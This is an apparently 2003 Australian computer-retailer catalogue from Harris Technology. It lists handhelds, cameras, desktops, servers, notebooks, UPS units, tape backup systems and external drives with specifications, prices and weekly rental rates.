www.ht.com.au/cat/palm

A handheld and a camera!



PALM™ ZIRE™ 71 Handheld

*A handheld to organise your life...
...and a camera to capture it!*

Your adventures in one place...

The media-rich Palm™ Zire™ 71 handheld lets you capture pictures on the fly, listen to MP3s*, watch video clips and more – all with the ease of use you expect from Palm™. *Requires expansion card, sold separately.

- Built-in 640x480 digital camera with automatic exposure & white balance
- Listen to MP3s*, watch videos
- Outstanding 320x320 colour screen
- Breakthrough design
- Ultra-fast ARM processor
- 5-way navigator for one-handed access
- 16MB RAM
- MMC & SD expansion
- Easy to organise your life
- Palm OS 5.2.1

Zire™
\$595

Rent* \$6.66/wk (J1936)

**Get Organised
For Less!**

A DIGITAL CAMERA WHEN YOU NEED IT!

Just ran into an old friend and want a picture? Need quick pictures of a design idea? Simply slide the Zire™ 71 handheld open to expose the lens and its screen becomes the camera's viewfinder. Then point, shoot, click and share with friends and family. It's that easy!

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
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*Delivery charges extra.

PALM Accessories

Palm Portable Keyboard (C4181)

\$255

Palm Travel Charger (C5065)

\$99

Palm 32MB SD Card (F0359)

\$127

SimpleTech

Prices are subject to change. Check here for latest prices & products!!

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Direct

www.ht.com.au/cat/simpletech

Memory Solutions & Technology

Secure Digital

Don't just save your data, secure it with SimpleTech Secure Digital cards. Features write protect switch on the side of the card. So features cryptographic security for copyrighted data based on Secure Digital Music Initiative portable device requirements. Is designed for unlimited compatibility with digital cameras, music players, and other devices that use Secure Digital (and MultiMedia Card). Lifetime warranty, Secure Digital all range.



5GB PCMCIA Hard Drive

When you need gigabytes of portable storage, you need the SimpleTech 5GB Type II PC Card Hugged Drive. This rugged PC Card hard drive plugs into any notebook with a Type II PC Card slot and provides enough storage for backing up your files or an entire system. Now you can safely carry all your important data in your pocket.



Features:

- Extra durable design: up to 1000G non-operating shock resistance.
- Hot swappable for quick and easy access.
- Up to 120MB per second transfer rate.
- Protective carrying case included.

5GB (J1706) **\$549**

VEO SD Camera

Plug the Photo Traveler into your Palm's expansion card slot and you're ready to take snapshots with your handheld! Simple plug-and-play operation automatically loads the software on your Palm™ OS the first time you plug in the camera. Full colour preview lets you frame the photo and instantly see the result.



- 640x480 digital resolution.
- Takes 24-bit full colour photos.
- Transferred images are standard JPEG pictures.
- Automatic exposure, white balance and colour control.
- Palm™ OS plug-and-play capability.
- Swivel lens with adjustable focus.
- Full featured software for managing images and transferring to the PC.

(I0116) **\$199**

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999

Web: www.ht.com.au

Fax: 1300 13 6666

Email: sales@ht.com.au

Fly Buys.

Would you like
Fly Buys with that?

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& collect
Fly Buys
points!

Ask
About...



JUN

7

Desktop solutions

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*Prices change often.

Ask About...



Compaq Evo D320 Micro Tower Desktop


- Intel® 845GE Chipset
- Compact Micro Tower Chassis
- 256MB 266MHz DDR (PC2100) RAM
- Integrated Intel Extreme Graphics with 266MHz Core
- 40GB HDD
- 48x MAX CD-ROM Drive
- 1.44MB FDD
- Integrated 16bit AC97 Stereo with Internal Speaker
- Integrated Intel PRO/100 Network Controller
- 6 x USB 2.0 ports (2 Front, 4 Rear)
- 2 x PS/2, 1 x Serial, 1 x Parallel Ports
- Easy Access Keyboard
- Compaq 2 Button Scroll Mouse
- Microsoft® Windows® XP Professional

Celeron 1.8GHz
Windows® XP Home

Pentium® 4 2.4GHz, CD-RW,
Windows® XP Professional

Rent* \$10.07/wk (H8898) **\$899**

Rent* \$15.68/wk (J3040) **\$1,399**



Compaq Evo D320 Slim tower with 17" CRT + Office XP SBE

- Intel® Pentium® 4 Processor 2.4GHz
- Intel® 845GE Chipset
- Compact Slim Tower Chassis
- 256MB 266MHz DDR (PC2100) RAM
- Integrated Intel Extreme Graphics with 266MHz Core
- 40GB HDD
- 48x12x48x CD-RW Drive
- 1.44MB FDD
- Integrated 16bit AC97 Stereo with Internal Speaker
- Integrated Intel PRO/100 Network Controller
- 6 x USB 2.0 ports (2 Front, 4 Rear)
- 2 x PS/2, 1 x Serial, 1 x Parallel Ports
- Easy Access Keyboard
- Compaq 2 Button Scroll Mouse
- Microsoft® Windows® XP Professional
- 17" S7500 CRT Display
- Microsoft® Office® XP SBE

Rent* \$23.52/wk (H3090)

\$2,099



HP Services Carepack Upgrades:
Microsoft Operating System
Application Telephone Support
10 Call Pack (D6479) **\$1,699**
25 Call Pack (D6480) **\$4,285**

Server solutions

hp server tc2120 Series

The powerfully simple hp tc2120 server is specially designed for value-conscious small businesses.

- Intel® Pentium® 4 processor 2.53GHz (uni-processor)
- 256MB standard memory, (4GB max)
- ServerWorks GC-SL Chipset
- Integrated ATI Rage XL Video Controller with 8Mb Video memory
- 5 expansion slots available
- 250W Power Supply

hp server tc2120 2.53GHz/ 40GB ATA Rent* \$21.24/wk (H2511) **\$1,895**

hp server tc2120 2.53GHz/36GB SCSI II Rent* \$22.77/wk (H2514) **\$2,295**

hp server tc2120 2.53GHz/36GB SCSI I Rent* \$35.68/wk (H2515) **\$3,595**



Compaq ProLiant ML310

For growing businesses running sophisticated small applications and branch offices of larger organisations that need a platform for single-function solutions. Choosing a ProLiant server is making an investment in your company's future.

- Intel® Pentium® 4 2.53GHz or 2.8GHz processor 1-P
- 256MB standard with up to 4GB DDR RAM maximum memory capacity
- Standard 40GB ATA HDD or 36GB SCSI HDD with 2 Hard drive bays
- Single-channel Ultra3 SCSI or dual channel ATA100 with integrated ATA RAID 10/100/1000
- 1 year parts, labour and on-site support

ML310 P4 2.53GHz 40GB ATA Rent* \$22.77/wk (H2516) **\$2,295**

ML310 P4 2.53GHz 36GB SCSI Rent* \$26.74/wk (H2517) **\$2,695**

ML310 P4 2.8GHz 40GB ATA Rent* \$25.75/wk (H2518) **\$2,595**

ML310 P4 2.8GHz 36GB SCSI Rent* \$28.73/wk (H2519) **\$2,895**



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Notebooks and Handheld

Compaq Evo N800v Notebook

- Mobile Pentium® 4-M 2.0GHz with SpeedStep technology
- 15.0" colour TFT SXGA+ display
- 256MB DDR SDRAM (266MHz)
- 40GB HDD
- Optional 3.5" 1.44MB FDD
- DVD/ CD-RW drive
- Integrated Mini PCI v.92/56K modem and ethernet
- Microsoft® Windows® XP Professional
- 1 year courier pick-up warranty



Rent* \$34.68/wk (H2610) **\$3,495**

Compaq Tablet PC TC1000

- Transmeta Crusoe TM5800 1GHz processor
- 10.4" Colour TFT XGA Display
- 30GB HDD, optional diskette or optical drive available for purchase with External USB cradle or docking solution options
- Integrated 56K/v.90 modem, 10/100 ethernet and 802.11b WLAN
- 256MB 133MHz SDRAM Expandable to 768MB
- 6-cell Li-Ion Battery for over 5 hours battery life
- Removeable Keyboard
- Microsoft® XP Professional Tablet PC Edition



Rent* \$37.66/wk (G5985) **\$3,795**

hp iPAQ H1915 Pocket PC

- 200MHz Xscale processor
- Small size 113.3mm x 69.8mm x 12.8mm
- Lightweight - only 120gms
- 64MB RAM
- Microsoft® Pocket PC 2002
- Transreflective colour display with LED backlight for easy viewing indoors or out
- Removeable/rechargeable battery
- Security Digital / Multimedia card slot



Rent* \$7.79/wk (J2359) **\$699**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY.

*Delivery charges extra.



Accessories

Compaq 256MB DDR SDRAM (266MHz) (F1628) **\$375**

Compaq USB Floppy Diskette Drive (C4948) **\$95**

Compaq Basic Port Replicator (J2060) **\$295**

Compaq Slimline Notebook Case (C3192) **\$70**



Reliability, stability & room to grow

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY
*Delivery charges extra.

Need to configure a PC to your own needs?

Call Harris Technology on 1300 13 9999

The Ipex T400, powered by Intel® Pentium® 4 processor technology, is ideal for the small business user looking for a system with the performance and expansion capabilities to grow and adapt with your need

• Ipex T400 XL Altair 2.53

- Intel® Pentium® 4 processor 2.53GHz
- 256MB DDR RAM
- 60GB HDD @ 7200RPM
- CD-RW
- GeForce4 MX440 64MB with TV out
- Sound Onboard
- External Speakers
- 10/100 LAN Onboard

With 17" CRT Monitor

Rent* \$22.40/wk (J0466)

\$1,999

- USB 2.0 Onboard
- Internal 56K Modem
- Ipex Wireless Mouse & Keyboard
- 1 Year RTB Warranty
- Microsoft® Windows® XP Home
- OEM MS Works 7.0
- OEM Symantec NAV
- OEM Nero Burning ROM

With 15" TFT Monitor

Rent* \$22.81/wk (J0467)

\$2,299



IPEX LCD MONITORS

IPEX 15" LCD



- Max Res: 1024 x 768 @ 75Hz
- Multimedia with tilt & swivel base.

Rent* \$7.61/wk (C9400)

\$679

IPEX 17" LCD



- Max Res: 1024 x 768 @ 75Hz, 1280 x 1024 @ 60Hz

Rent* \$11.87/wk (H1959)

\$1,059

• Ipex T400 XL Altair 2.66

- Intel® Pentium® 4 processor 2.66GHz
- 512MB DDR RAM
- 80GB HDD @ 7200RPM
- DVD/ CD-RW Combo
- GeForce4 MX440 64MB with TV out
- Sound Onboard
- External Speakers
- 10/100 LAN Onboard

With 17" TFT Monitor

Rent* \$28.77/wk (J0470)

\$2,899

- USB 2.0 Onboard
- Internal 56K Modem
- Ipex Wireless Mouse & Keyboard
- 1 Year RTB Warranty
- Microsoft® Windows® XP Home
- OEM MS Works 7.0
- OEM Symantec NAV
- OEM Nero Burning ROM

With 15" TFT Monitor

Rent* \$25.79/wk (J0469)

\$2,599



• Ipex Convergence™ XL

- Intel® Pentium® 4 processor 2.4GHz
- 256MB DDR RAM
- 40GB HDD @ 7200RPM
- CD-ROM
- Integrated Intel Extreme Graphics Onboard
- Sound Onboard
- 10/100 LAN Onboard
- USB 2.0 Onboard

- Ipex Mouse & keyboard
- 3.5" 1.44MB Floppy drive
- 3 Years RTB Warranty
- Microsoft® Windows® XP Professional
- OEM Symantec NAV

With 15" TFT Black Monitor

Rent* \$22.40/wk (J0475)

\$1,999



• Ipex CentraNAS E8iR - NAS (Network Attached Storage) Appliance

- Slim OS and 512MB Memory
- Rack mount case with LCD Panel for setup & Status
- Web-Based Management Console
- System Monitoring and Alerts
- Dual 10/100 Ethernet Ports
- Multi-Protocol Support
- RAID 5 + Global Hot Spare
- Hot Swap Drives and cooling fans
- Data Synchronization for replication and distribution (eg. One-to-Many)
- Upgrade PCI slot for extra NIC
- Optional:**
 - Redundant, hot swap, power supply
 - CD-RW, DVD-RW integration
 - IDE Tape integration (specific model)
 - Tower version

MODEL	CentraNAS 320*	CentraNAS 640*	CentraNAS 960*	CentraNAS 1440*
HARD DISK (7200RPM)	8 x 40GB	8 x 80GB	8 x 120GB	8 x 180GB
RAW CAPACITY	320GB	640GB	960GB	1.4TB
CAPACITY - Raid 5 + Hot Spare Drive	240GB	480GB	720GB	1TB
RENT	Rent* \$43.51/wk (J2711)	Rent* \$51.63/wk (J2712)	Rent* \$59.63/wk (J2713)	Rent* \$77.77/wk (J2714)
PRODUCT CODE	(J2711)	(J2712)	(J2713)	(J2714)
PRICE	\$4,599	\$5,595	\$6,699	\$9,275

*Warranty 1 Year onsite (Sydney/Brisbane/Melbourne/Adelaide/Perth/Canberra - 50KM Metro) 2nd & 3rd year warranty options available as well as upgraded warranty response.

Ipex recommends Microsoft® Windows® XP. All Images are for illustration purposes only
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Get Mobile... Get Targus

PRESENTER BUNDLE WITH FREE USB HUB

For your PC, Notebook or Projector



Receive
this Ultra Mini
USB 4-Port Hub
FREE*

HTP03 (J2026)

\$195*

Offer Valid until June 30th 2003 or while stocks last

New Top Loading Notebook Cases

- Easy to get in and out of the notebook section
- Patented SafePORT Air Protection System
- Lightweight design



Standard
TTL300
(J2023)

Deluxe
TTL400
(J2024)

\$129 \$159

Deluxe model includes an expanding file section

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*Delivery charges extra.

PDA ACCESSORIES



Universal Sling Case
CHUS01 (H9604)

\$12



Universal Organizer
PDAT01 (H9610)

\$20



Universal Sport Organizer
PDAT05 (H9611)

\$16



Charger Sync Cable for
Toshiba PA255U (H9138)

\$44

Also available for:
HP Jordana PA285U (F9292)

\$35

iPAQ 36xx PA290U (E0378)

\$35

iPAQ 38xx CQ295U (F9333)

\$34

Targus has a wide range of notebook cases to suite your larger sized notebook



Lappac 5 in Luxurious Koskin

CK55 (I0353) **\$75**

Blacktop Platinum Standard

CPT300 (H9607) **\$75**

Blacktop Platinum Deluxe

CPT400 (H9608) **\$92**

Sportline Backpack Deluxe

TSB315 (F0754) **\$119**

Universal Wireless Keyboard

- This one keyboard works with the world's most popular PDAs, Palm and Pocket PCs
- PDA / mobile phones and smart phones
- Discover true flexibility



PA870U (J2020) **\$149**

LapDesk™

Folding workspace for your notebook or keyboard

- Thin Lightweight design only 1.6cm thick & 624g
- Rigid & sturdy workspace (28 x 50.8cm)
- Keeps the heat off your lap!



Image for illustration only
Notebook not included

PA243U (J2022) **\$69**

Wireless Optical Notebook Mouse

- Compact Design for ease of travel
- On/Off switch with sleep mode and touch sensor features
- Small USB receiver with 90 degree swivel adapts to limited workspace
- FREE carry pouch



PAWM10U (J2025) **\$69**

Auto Air Adapter

- Plug virtually any notebook into airline seats or into vehicles with a standard cigarette lighter for power or re-charging.



PA360 - most IBM, Toshiba & Compaq
PA380 - most Dell, HP, Sony, Fujitsu & Panasonic

PA360U (F0747) **\$216**

PA380U (F0748) **\$216**

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Email: sales@ht.com.au

HARRIS Technology Centre
at Kmart Broadway-Sydney

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SONY

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Prices are subject to change. Check here for latest prices & products

Web Direct
www.ht.com.au/cat/sony

The latest Digital Camera range from Sony

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
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*Delivery charges extra.

Digital Still Cameras


Cyber-shot
DSCP32


- 3.2 Mega Pixel
- 5x Playback Zoom
- 1.6" Colour LCD
- MPEG Movie VX

(H1620)

\$495
DSCP72


- 3.2 Mega Pixel
- 3x Playback Zoom
- Smart Zoom
- 1.6" Colour LCD
- MPEG Movie VX

Rent* \$7.79/wk

(H1622)

\$695
DSCP85


- 3.2 Mega Pixel
- 3x Optical Zoom
- Smart Zoom
- 1.5" Colour LCD
- MPEG Movie VX

Rent* \$9.51/wk

(H9498)

\$849
DSCFX77


- 4.0 Mega Pixel
- Bluetooth
- Smart Zoom
- 1.5" Colour LCD
- MPEG Movie HQX
- Carl Zeiss Lens

Rent* \$12.31/wk

(H9503)

\$1,099
DSCP105


- 5.0 Mega Pixel
- 3x Optical Zoom
- Smart Zoom
- 1.5" Colour LCD
- MPEG Movie VX
- Built-in Mic & Speaker

Rent* \$13.43/wk

(I0020)

\$1,199

All cameras supplied with battery, charger, software, USB cable and memory stick.

StorStation - AIT Internal or External Tape Backup Kits



During 01/05/03 to 30/06/03 AIT 3 kits include 10 x AIT3 100-260GB tapes bundled FREE OF CHARGE!

SDX420B	35-90GB AIT 1 IDE Internal Backup kit	Rent* \$17.58/wk	(F9899)	\$1,569
SDX520B	50-130GB AIT 2 IDE Internal Backup kit	Rent* \$29.72/wk	(I0026)	\$2,995
SDX400B	35-90GB AIT 1 SCSI Internal Backup kit	Rent* \$23.77/wk	(C7480)	\$2,395
SDXD400B	35-90GB AIT1 SCSI External Backup kit	Rent* \$26.59/wk	(C7478)	\$2,680
SDX500B	50-130GB AIT2 SCSI Internal Backup kit	Rent* \$34.68/wk	(E1026)	\$3,495
SDXD500B	50-130GB AIT2 SCSI External Backup kit	Rent* \$37.79/wk	(E1027)	\$3,995
SDX700BKIT	100-260GB AIT3 SCSI Internal Backup kit	Rent* \$64.33/wk	(E1029)	\$7,228
SDXD700BKIT	100-260GB AIT3 SCSI External Backup kit	Rent* \$72.44/wk	(G2855)	\$8,139

All Storstation drives supplied with a 3-Year Advanced Exchange Warranty.

MPDAP20U
Portable PC
Combo Drive


- MS Reader
- Audio Player
- 24xCD Record
- 8xCD ReWriter
- 8xDVD Player

Rent* \$7.83/wk

(G6141)

\$699

DRU-500A
Internal
DVD +/- RW
Drive

- IDE Interface

Rent* \$7.83/wk

(G3658)

\$889
DRX-500UL
External
DVD +/- RW
Drive

- iLINK & USB2.0 interface

Rent* \$11.50/wk

(G3657)

\$1,026
JUN
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

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/AIO & Clie: power & style for the mobile professional

PCGFR700



- AMD Athlon 1800+
- 14.1" XGA Display
- DVD/CD-RW Drive
- 256MB RAM
- 30GB HDD
- USB 2.0

***PLUS BONUS BAG!**



- Pentium 4 2.40GHz
- 15" SXGA Display
- DVD/CD-RW Drive
- 256MB RAM
- 60GB HDD
- 32MB Video Memory

PCGGR220



***PLUS BONUS BAG!**

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Rent* \$25.79/wk

(H0643) **\$2,599**

Rent* \$32.74/wk

(H9973) **\$3,299**

PCGV505P



***PLUS BONUS BAG!**



- Pentium 4 1.8GHz-M
- 12.1" XGA Display
- DVD/CD-RW Drive
- 256MB RAM
- 60GB HDD
- Integrated Wireless LAN

Rent* \$40.67/wk

(H0644) **\$4,299**

PCGZ1GP



***PLUS BONUS BAG!**

- Pentium M 1.3GHz
- 14.1" SXGA Display
- DVD/CD-RW Drive
- 256MB RAM
- 60GB HDD
- USB 2.0
- Integrated Wireless LAN

Rent* \$42.56/wk (H9974)

\$4,499

Click to DVD

- Pentium 4 2.6GHz
- 16.1" UXGA Display
- 512MB RAM
- 60GB HDD
- DVD+/-RW Drive

PCGGRV7P



Rent* \$55.36/wk

(H0642) **\$5,999**

All VAIO models feature 56K modem, 10/100 LAN, i.LINK, USB and a full suite of multimedia software (including Photoshop Elements and Symantec Norton AntiVirus).

PEGSJ22G

- Palm OS 4.1
- DragonBall VZ 33MHz
- 320 x 320
- Colour Display
- 16MB Memory



PEGSJ33G

- Palm OS 4.1
- Dragonball VZ 66MHz
- 320 x 320 Colour Display
- 16MB Memory
- ATRAC3/MP3 Audio Playback with earphones

(H9982) **\$449**

Rent* \$7.83/wk

(H0804) **\$699**

PEGTG50G

Rent* \$9.51/wk (H9981)

\$849

- Palm OS 5.0 • Intel PXA250 200MHz
- 320 x 320 Colour Display • Integrated Bluetooth™ • Integrated Keyboard with illumination • Voice Record Function • ATRAC3/MP3 Audio Playback with earphones

PEGNX70VG

- Palm® OS 5.0
- Intel PXA250 200MHz
- 320 x 480 Colour Display
- Built-in Camera
- Wireless LAN Expansion slot
- Integrated Keyboard
- Voice Record Function
- ATRAC3/MP3 Audio Playback with earphones

Rent* \$11.75/wk

(G3864) **\$1,049**



PEGNZ90G

- Palm® OS 5.0
- Intel PXA250 200MHz
- 320 x 480 Display
- 2.0 Megapixel Camera
- Integrated Bluetooth™
- Wireless LAN Expansion slot
- Integrated Keyboard
- ATRAC3/MP3 Audio Playback with earphones

Rent* \$19.04/wk

(H0801) **\$1,699**

All Clie models feature memory stick slot, jog dial with back button and a full suite of multimedia software.

MICRO VAULT



- USB2.0
- Storage Device
- Compatible with USB1.1
- Plug 'n' Play
- Password lock software

USM32U2

32MB RAM

(G8386)

\$95

USM64U2

64MB RAM

(G8388)

\$135

USM128U2

128MB RAM

(G8390)

\$215

USM256U2

256MB RAM

(G8394)

\$375



Power Back Up = Power Protection

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
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*Delivery charges extra.

APC



PNote Pro
(99592)

\$45



Surge
Arrest 5 Strip
(A0098)

\$55



APC
Symmetra
Power Array
8kVA, exp. to
16kVA
(71087)

Rent* \$113.44/wk

\$13,995

So good we use it ourselves!

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Back-UPS ES 350/500

Affordable battery backup

The new APC Back-UPS ES 350/500 is an affordable battery backup to provide continued uptime and hardware protection for home and home office. Three battery and surge, two surge only outlets, phone, modem, fax and DSL data line surge protection, computer interface port for USB communications and ships with file saving and auto-shutdown software. 2 year warranty.



Back-UPS ES 350va (E1093)

\$185

Back-UPS ES 500va (E0709)

\$235

\$150,000
Lifetime Connected Equipment Protection!
(See back for details)

Smart-UPS with USB Support

Smart-UPS 1000VA, 1500VA

Smart-UPS protects your data by supplying network-grade battery backup when power fails. PowerChute® Plus software will safely store data and shut down your network operating system before the battery is fully discharged. APC Smart-UPS is the perfect UPS for file servers, minicomputers, Internet hubs, telecom systems and other mission-critical applications.



APC Smart-UPS 1000VA

Rent* \$11.04/wk (D9337)

\$985

APC Smart-UPS 1500VA

Rent* \$14.85/wk (D4218)

\$1,325

Back-UPS Pro® for Workstations

Smart battery backup & high performance surge suppression

Including additional outlet for protection of printers, audible alarms, phone/modem protection, user replaceable hot swappable batteries. PowerChute® Plus software.



APC Back-UPS Pro 650Si (76638)

\$485

APC Back-UPS Pro 1000VA

Rent* \$8.01/wk (41355)

\$715

APC Back-UPS Pro 1400VA

Rent* \$12.31/wk (A4490)

\$1,099

Smart-UPS Rackmount

Smart-UPS 750VA, 1000VA

APC's slim line rack-mount Smart-UPS deliver premium uninterruptible power and the most advanced performance features available. With PowerChute® plus software the uninterruptible power supply (UPS) will safely store data and shut down your network operating system before the battery is fully discharged, whether you're there or not. SmartSlot internal accessory slot allows you to install optional accessories to enhance the performance of your UPS.



APC Smart-UPS 750VA

Rent* \$12.16/wk (H0659)

\$1,085

APC Smart-UPS 1000VA

Rent* \$15.80/wk

(H0660) **\$1,410**

JUN

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HARRIS
TECHNOLOGY™



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

RENTSMART

BECAUSE BUYING ISN'T

Prices are subject to change. Check here for latest prices & products!!

Web
Directwww.ht.com.au/cat/rentsmart**Keep your cash flowing**

Stay ahead
of technology
and
Rent
instead!

**SAVE YOUR MONEY**

There are no deposits or upfront payments. So with RentSmart you can keep your money working for you in more profitable ways.

**ALWAYS HAVE THE LATEST***

RentSmart enables you to trade-up to the latest equipment as your needs change or your equipment outdates. RentSmart gives you greater technology purchasing power.

**TAX DEDUCTIBLE**

If you are using your equipment for business purposes, your rental payments can be fully tax deductible.

**GET MORE EQUIPMENT**

RentSmart gives you greater technology purchasing power.

**FAST APPROVAL**

You can be approved to RentSmart up to \$20,000 of equipment in just minutes whether you're in store or at your office.

**SPREAD YOUR COSTS**

Choose from a 2, 3 or 4 year rental plan to spread the cost of your equipment over its useful life.

* Recommended from 2/3 way through your contract. Additional charges may apply.

**RENT OVER
\$2,000 &
RECEIVE A
FREE***



**X75 LEXMARK
MULTI FUNCTION
CENTRE FROM
RENTSMART**

Terms and Conditions: Offer is available to approved customers who RentSmart computer equipment at any Harris Technology store. Rent over \$2,000 and receive a FREE X75 Lexmark MFC from RentSmart. Offer is available from 20 May 2003 to 30 June 2003. RentSmart is a rental facility operated by RentSmart Pty Ltd. ACN 073 225 457. Not to be used in conjunction with any other RentSmart offer.

*Conditions Apply.

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
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*Delivery charges extra.

IT & T AWARDS
RESELLER
OF THE YEAR
2002

Fyshwick
Business
Centre
NOW OPEN
IN ACT!

Ask
About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

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Sales: 1300 13 9999

Web: www.ht.com.au

Fax: 1300 13 6666

Email: sales@ht.com.au

Order on-line

www.ht.com.au

JUN

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Next Generation Backup Solutions

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
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*Delivery charges extra.

MEDIA

DLT Tape Media IIIXT
15/30GB
Tape

(68362)

\$79

DLT Tape IV Media 20/80GB

(71231)

\$125

DLT Cleaning Tapes

(97851)

\$83

Super DLT Media

110/320 GB
(B9825)

\$233

LTO Ultrium 100/200 GB Tape

(D1500)

\$144

1 Super DLT Cleaning Tape

(E4874)

\$199

LoaderXpress

- DLT1, DLT8000, SuperDLT - up to 1.1TB, 10 Cartridges
- LTO Ultrium - up to 1.1TB, 11 Cartridges.

The LoaderXpress is a family of autoloaders which combine the latest drive technology with field-proven and award winning robotics first introduced by Overland. This line is an excellent entry point for users who require tape automation on a modest budget. LoaderXpress products support the LATEST in tape technology.

LXL1B10T Single DLT1 Tape Drive

Rent* \$79.59/wk (A0476) **\$9,492**

LXLS810ST Single DLT8000 Drive

Rent* \$83.66/wk (F3150) **\$9,978**

LXL1S10T Single SuperDLT 220 BRC Drive

Rent* \$168.13/wk (B6370) **\$20,898**

LXL1U11T Single LTO Ultrium Drive

Rent* \$163.80/wk (E6376) **\$20,360**

AIT PowerLoader

- AIT-2, AIT-3 drives - 950GB, 1900GB, 19 Cartridges plus mail slot
- 1 or 2 drives - field-upgradeable, bar code reader standard.



Neo Series 2000 System

Up to 96TB native

Up to 16 drives

Up to 240 cartridges

LP2L119TB Single AIT-2 Tape Drive

Rent* \$121.91/wk (F3177) **\$15,039**

LP3L119TB Single AIT-3 Tape Drive

Rent* \$157.44/wk (F3179) **\$19,569**

PowerLoader

- DLT1, DLT8000, SuperDLT-up to 1.7TB, 15 or 17 Cartridge
- 1-2 drives, field-upgradeable, barcode reader standard

Overland PowerLoaders offer a step up in capacity and performance at a minimal cost for users who may currently use a standalone tape drive or small autoloader and now need more performance. Overland offers a series of autoloaders that can be field upgraded to two drives. The PowerLoader offers the most popular drive technologies ensuring that existing tape media archives can be read.

LXM1L117TB Single LTO Tape Drive 17 tape capacity

Rent* \$172.17/wk (H0638) **\$21,400**

LXM8115TB Single DLT8000 Tape Drive 15 tape capacity

Rent* \$111.58/wk (F3171) **\$13,765**

LXM1S115TB Single SuperDLT 220 BRC Drive 15 tape capacity

Rent* \$167.42/wk (F3175) **\$20,810**

LXM2S115TB Single SuperDLT 320 BRC Drive 15 tape capacity

Rent* \$181.17/wk (H9768) **\$22,519**

Neo Series 2000

- DLT8000, SuperDLT, LTO Ultrium - up to 6TB
- 1 or 2 drives - fieldupgradeable
- 26 (DLT8000, SDLT) or 30 (LTO) cartridges.

The Neo series is the newest library family from Overland and provides unprecedented levels of availability through Non-Sto Operation, investment protection through SmartScale Architecture and flexible connectivity to direct attach or SAN environment through Virtual Interface Architecture.

LXN2130R2UL Single LTO-2 Tape Drive

Rent* \$Call/wk (H9769) **\$32,100**

LXN2126T1SL Single SDLT220 Tape Drive

Rent* \$231.90/wk (F3182) **\$28,799**

LXN2126T2SL Single SDLT320 Tape Drive

Rent* \$Call/wk (F4315) **\$30,695**

LXN2130T1UL Single LTO-1 Ultrium Tape Drive

Rent* \$233.11/wk (F3185) **\$28,975**




JUN

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Best Storage Solutions

d2 External Hard Disks

The LaCie d2 range is a professional flexible system. Made of extruded aluminium and Zamac alloy, which are the same materials used in Formula 1 cars design for their unique features: robustness, lightweight and fast cooling. BD packages include a Kensington cable lock and power lock for excellent security. The drive switches on and off with your computer and features a front power button and blue activity LED. Supplied with drivers for PC. Drives can be used stacked horizontally or can be mounted in a 1U 19" rack (kit sold separately).

	80GB 7200rpm USB 2.0	(G1817)	\$459
	120GB 7200rpm USB 2.0	(G1281)	\$549
	200GB 7200rpm USB 2.0	Rent* \$8.84/wk (G4245)	\$789
	80GB 7200rpm FireWire	(G1744)	\$459
	120GB 7200rpm FireWire	(F7923)	\$535
	200GB 7200rpm FireWire	Rent* \$8.84/wk (G3138)	\$789
	200GB BD 7200rpm USB 2.0 & FireWire & F800*	Rent* \$10.92/wk (J0708)	\$975
	400GB BD 7200rpm USB 2.0 & FireWire & F800*	Rent* \$18.42/wk (J0709)	\$1,644
	500GB BD 7200rpm USB 2.0 & FireWire & F800*	Rent* \$22.41/wk (J0710)	\$2,258

NEW

*F800 is a new FireWire interface doubling transfer rate (up to 100MB/s) of current FireWire interface. Requires specific F800 card to take advantage of the performance.

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
Delivery charges extra.

NEW

LaCie Data Bank 20GB
USB & FireWire & design by F.A. Porsche.

Rent* \$7.68/wk (H2008)

\$686

d2 External CD-R 52x

LaCie CD-R 52x is one of the fastest CD-Recorder on the market, burning a full 700MB CD in less than 2 minutes. It comes complete in the now famous d2 casing, with all software for PC, cables and one CD-R media. Quiet and efficient.

CD-RW 52/24/52 USB 2.0 (H0517)	\$315
CD-RW 52/24/52 FireWire (H0519)	\$355
CD-RW 52/24/52 USB 2.0 & FireWire (H0368)	\$385

CD Duplicator 1-2-1 standalone & connected mode:

CD Duplicator CDR52+DVD16x USB2.0
Rent* \$8.60/wk (J0485) **\$768**

NEW

d2 External DVD-R Pioneer's

LaCie CD-R/ DVD-R is based on Pioneer A05 mechanism: DVDR 4x / DVD-RW 2x / CD-R16x / CD-RW 8x. It comes complete with all software for PC, all cables and one DVD-R and CD-RW media.

DVD-R/RW/CD-RW (A05) USB 2.0 & FireWire	\$799
Rent* \$8.95/wk (G9780)	

DVD-R/RW/CD-RW (A05) Internal IDE drive
(G9595) **\$539**

Pocket Hard Disks

LaCie Pocket hard disks are the most robust and mobile drives on the market. Made of light aluminium for better cooling and fully moulded in a silicon bumper for protection. Includes USB 2.0 and bus powered FireWire interface, complementary power supply and drivers.



20GB USB 2.0 & FireWire (F5369)	\$409
40GB USB 2.0 & FireWire (F5371)	\$525
60GB USB 2.0 & FireWire	Rent* \$7.67/wk
(G6146)	\$685

LaCie PCI card USB 2.0 4 ports (G4157)

\$49

FireWire PCI Card 4 ports (G8509)

\$49

d2 Ethernet disks

NEW



The most affordable NAS drive to share data simultaneously among 25 users. Connect to it up to 500 users (Mac, PC & Unix) on any type of network. Windows XP embedded. USB 2.0 & FireWire expansion ports to increase capacity easily. Include Backup function with scheduler. Auto-sensing 10baseT & 100baseTX or higher.

(250GB) 7200rpm 8MB cache Ethernet disk

Rent* \$23.80/wk (J0705) **\$2,378**

(500GB) 7200rpm 8MB cache Ethernet disk

Rent* \$33.08/wk (J0706) **\$3,333**



LaCie USB Floppy Drive (F8125)

\$99

Smart Storage Solutions

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

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*Delivery charges extra.

NEW!

iomega Mini Drive

